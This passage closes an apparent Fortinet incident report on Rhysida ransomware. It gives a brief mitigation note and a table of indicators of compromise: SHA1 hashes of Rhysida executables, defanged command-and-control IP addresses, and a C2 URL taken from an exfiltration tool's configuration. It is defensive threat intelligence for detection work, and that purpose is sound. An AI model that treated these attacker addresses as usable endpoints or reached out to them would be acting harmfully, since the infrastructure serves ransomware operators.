Mitigation	A modern EDR solution should flag events like backup deletion. **Fortinet Security Fabric Controls—FortiEDR, FortiSIEM, FortiSOAR**	

IOCs

The following IOCs were taken directly from the investigation, a sample analysis, and subsequent activity observed on the same host between initial detection and remediation by the customer. In addition to these IOCs directly observed by the FortiGuard Responder MDR team, several samples that match the characteristics of observed samples have been included to assist with detecting historical activity.

Indicator Description	Indicator	Indicator Type	Associated Tactic	Notes	First Seen
Malicious Executable Hash	f875ebf4c6809e76775d54f389840da67d236b36	SHA1 Hash	Execution	Filehash of Fury.exe (Rhysida malware)	2023-07-12
Malicious Executable Hash	5B1BB39D0CAA11E4CE62248FF2D031DAE28725FC	SHA1 Hash	Execution	Filehash of executable file 67 (Rhysida malware)	2023-07-12
Malicious C2	23.52.156[.]13	IP	C2	IP contacted by malicious PowerShell script	2023-07-12
Malicious C2	23.108.57[.]83	IP	C2	C2 IP address contacted by backdoor	2022-05-18
Malicious C2	5.255.113[.]37	IP	C2	IP contacted by malicious PowerShell script	2023-07-12
Malicious C2 URL	http[:]//5.255.127[.]20:443	URL	C2	C2 URL found in config of Data exfil utility	2023-07-12

www.fortinet.com

October 31, 2023 10:46 PM
2401007-0-0-EN